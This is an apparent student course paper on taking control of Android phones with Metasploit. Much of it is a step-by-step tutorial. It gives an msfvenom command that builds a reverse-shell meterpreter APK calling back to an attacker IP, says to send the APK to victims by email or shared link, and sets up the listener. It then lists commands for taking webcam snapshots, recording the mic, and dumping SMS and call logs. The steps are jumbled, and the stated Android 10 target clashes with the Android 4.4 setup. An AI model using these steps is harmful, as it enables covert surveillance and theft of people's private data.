Android 10 Exploitation using Metasploit

Wijesingha W.M.P.M
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
Sri Lanka
IT20023614
it20023614@my.slii.lk

Wickramasinghe W.A.N
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
Sri Lanka
IT20059422
it20059422@my.sliit.lk

***Abstract*— Android is a rapidly growing and popular smartphone and handheld computer operating system. Cyber-attacks on Android devices are increasing because of the abuse of android apps which lead to an invasion of the data protection of the victim. One means of avoiding hacking device and network penetration tests is feasible and necessary. This research article utilizes the Parrot operating system to develop a platform that permits remote control of the device's Android operating system using malicious payloads through penetration tools such as the Metasploit framework, in order to perform a security test and identify device flaws. The main goal was to research Metasploit payloads, evaluate them, and control the target device. It may be used in legal situations, where it will be highly useful to police officers, law enforcement agencies, and investigators to have access to the devices and whereabouts of criminals and suspects without having direct touch with their equipment. This study will expose the process of creating a malicious payload, executing a security test, and collecting data from the target devices, as well as the many methods used by cybercriminals and black-hat hackers to get access to their target devices, such as injecting the payload into an original program, Location, SMS, PDF file, and Image (JPEG) file.**

Paper summarily describes penetration testing, Parrot tools like Metasploit Framework. These tools have proved to be effective in android exploitation. By using Metasploit, generate payload mistreatment msfvenom. It creates a backdoor to induce access to the system.

Keywords - Meterpreter, msfvenom, Metasploit framework, Payload, Backdoor

I. INTRODUCTION (*HEADING 1*)

In the face of a vast volume of user data and existing applications, Android devices are regularly updated, replacing and inserting tens of thousands of files on a live basis. The Cast Android existence, many malware is hidden in android applications that endanger the security of Android. Penetrating testing may be used to detect the potential to prevent unintended entry by new and current programs that are not vulnerable to security risks. Many freeware and commercial applications handle those functions. Because of the rapid development of the Android industry, it is more vulnerable to threats from outside or third-party attackers, which is known as android hacking. Android hacking is a common hobby. Hacking cell phones is a technique that mostly focuses on gaining access to phone calls, voice messages, and text messages. It also detects weaknesses in a device or network that can be exploited to obtain unauthorized access to data.

A vulnerability detector is used by penetration testers to detect issues with a system's configuration. A pen tester's key goal after discovering a flaw the aim is to breach all levels of security and gain remote access to the computer. We use the Metasploit method to do this.

It is an open-source initiative that provides the public with tools for developing codes and researching security flaws. It enables network administrators to split their network in order to identify security risks and even log which vulnerability has to be identified first. [1]
Metasploit is a kind of project that makes Pen (Penetrating) research applications easier. It also provides tools for automating the comparison of a program's flaw and its patched (repaired) variant. It also has anti-forensic and specialized avoidance techniques. A few of these methods have been built into the Metasploit platform. [1]

II. TOOLS

II.1. Metasploit Framework

The most commonly used penetration testing technique, which makes hacking even simpler than it was before. It is an open-source platform that can be conveniently customized and used for other programs.The majority of operating systems

It is primarily composed of three interfaces: msfcli, a single command-line interface; msfweb, a Web-based interface; and msfconsole, an integrated shell interface.

II.1.1. Advantages

- Allows users to see the source code and install their own personalized plugins.
- Support for massive network testing and ease of use conventions on naming
- Allows easy access to changing payloads by using the set payload button.
- Interfaces aim to make penetration testing projects easier by including facilities such as easy-to-switch work spaces and functions with the click of a mouse.

II.1.2. Disadvantages

- Difficult to grasp.
- If not used properly, it has the potential to crash your machine.
- Deep knowledge is required for exploit creation.

III. LITERARURE SURAVY

III.2. MSFVENOM

Msfvenom is a Metasploit command-line instance that is used to produce and output all of the different forms of shellcode available in Metasploit. [2]

.III.3. METERPRETER

Meterpreter is a Metasploit attack payload that includes an interactive shell from which an attacker can investigate the network. Goal computer and run code Meterpreter is installed by injecting DLLs into memory . *[2]*

III.4. THE BACKDOOR

A backdoor is a form of malware that bypasses standard authentication protocols to gain access to a device. Backdoors are installed by exploiting insecure elements in a web program. Once installed, identification is problematic due to the high degree of obfuscation of data. *[3]*

III.5. PAYLOAD

The payload is analogous to a virus in several ways. A payload is a set of malicious code. Crucial knowledge that can be used to hack any computer beyond your wildest imagination *[4]*

IV. COMMON TERMS

IV.1. EXPLORATION

` A program written to take advantage of a specific flaw in the device.

IV.2. LHOST

The attacker used the IP address to connect with the victim.

IV.3. LPORT

Attackers use the port to listen in on victim computers.

V. STEPS TO HACK ANDROID DEVICE

- Attacker IP address: 192.168.1.3
- Attacker port to receive connection: 4444

Requirements:

V. 1. Metasploit framework (we use Kali Linux 1.0.6 in this tutorial)

V. 2. Android smartphone (we use HTC One android 4.4 KitKat)

1. Open terminal (CTRL + ALT + T)

2. Update Linux

Before moving into next step, we must make sure our kali Linux up to date. In order to do that we have to run these commands in terminal.

apt get update
apt get upgrade

3. netdiscover: netdiscover is an active/passive ARP reconnaissance tool, initially developed to gain information about wireless networks without DHCP servers in wardriving scenarios. It can also be used on switched networks.



Figure 1

4. ping : Ping is a command-line utility, available on virtually any operating system with network connectivity, that acts as a test to see if a networked device is reachable.



Figure 2

The ping command sends a request over the network to a specific device. A successful ping results in a response from the computer that was pinged back to the originating computer.

5. Create payload

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=4444 R>/root/FILENAME.apk



Figure 3

-P => Specify Payload
LHOST => Your IP* or DDNS
LPORT => Port You want to listen on
R => Means RAW Format



Figure 4

6. Send the payload to victim.
   Send payloads via email or text message to victims by uploading them to Google Drive. Wait for victims to update the apk. The connection was sent to the victim.



Figure 5

7. Open Metasploit by type

   MSFConsole · Load the metasploit.



Figure 6

   Set up listener - Load the multi-handler by typing: *use exploit/multi/handler*
   after it loads (it takes time)
   Set (return) payload by typing: *Set payload android /meterpreter / reverse_tcp*

8. Set LHOST to Localhost
   set LHOST 192.168.1.3 –> attacker IP address

9. *set lport 4444* –> port to listen the reverse connection.



Figure 7

10. exploit –> start to listen incoming connection



Figure 8

V.AFTER EXPLOITATION

An attacker already has the APK file, and now he can start distributing it. After victim opens the payload apk we get "1 meterpreter session opened"

After the meterpreter session has opened, type aid to get all commands to use android application for victims.

V.1 RESULT

Accessing web cam of victims phone

- Using webcam_snap command
- It is saved to /root/Downlaods/fuyacjex.jepeg.

****

A. Method

STEP 1
Create a backdoor with msfvenom To inject the payload into a victim's device first attacker needs to create a backdoor.
STEP 2
Enter a base name for the payload. ***Select android/meterpreter/reverse_tcp*** Payload is created and the attacker needs to inject the payload into the victim's device.
STEP 3
Install the apk payload on the victim's Android phone
Install the payload in victims device by using any of the following methods.

- Data cable
- Pendrive
- Shared link through mail.

STEP 4

Victim successfully installed the apk payload and the attacker needs to set up a listener. ***use payload android/meterpreter/reverse_tcp*** The multi/handler window will appear, then the attacker needs to set the LPORT.

STEP 8

START LISTENING Once the apk payload has been installed and opened in the victim's device, it will create a remote session with the attacker's machine. The target machine should now turn red with a lightning effect. At this point the attacker can open a meterpreter prompt by right clicking on the host. Then select the meterpreter shell. Meterpreter > Interact > Meterpreter Shell

STEP 5

ACCESSING FILES ON VICTIM DEVICE meterpreter > Explore > Browse files Attacker can download the files from the victim's device from here.

VI.Results and Discussion:

- webcam_snap - Take a snapshot.
- webcam_stream- Play a video stream.
- webcam_list - List the camera types in the device.
- dump_calllog- View the call details.
- dump_sms –To retrieve messages from the victim's phone.



Figure 9

- set_audio_mode –Set the android device in silent to ringing mode.
- send_sms –Send message from victims to another.
- record_mic-Record audio from victim's phone using mic
- sysinfo-Retrieve OS version of victim's phone

VII. Problems and Solutions:

- After upgrade the Parrot OS, Metasploit did not work properly.
  Solution: In order to fix that issue, we use *sudo apt-get && sudo apt full-update-y* command.

- We could not configure the network both victims and host devices to same LAN.
  Solution: First we connect our victim's device in to our network and to configure it we use *netdiscover* command and *ping* command.



Figure 10

ACKNOWLADGEMENT

We would like to express our deep sense of gratitude to our Department of Computer Systems Engineering Lectures, specially Dr. Lakmal Rupasinghe, Mrs Narmada Gamage and who gave us the golden opportunity to do this wonderful project about Android 10 Exploitation using Metasploit, who also provide their valuable guidance, comments and suggestions through System & Network Programming course module. Also, undergraduates and team members itself, have made valuable ideas which gave us an inspiration to improve our assignment. We thank all the people for their direct or indirect help to complete our assignment successfully.

VI. References

[1] J. Point, "what is metasploit," [Online]. Available: https://www.javatpoint.com/what-is-metasploit.

[2] Sudhanshu Raj, Navpreet Kaur Walia, "A Study on Metasploit Framework: A Pen-Testing Tool," North-Eastern Hill University, Meghalaya, 2020.

[3] "Wikipedia," Wikipedia, the free encyclopedia, [Online]. Available: https://en.wikipedia.org/wiki/Backdoor_(computing).

[4] "Wikipedia," The free encyclopedia, [Online]. Available: https://en.wikipedia.org/wiki/Payload_(computing).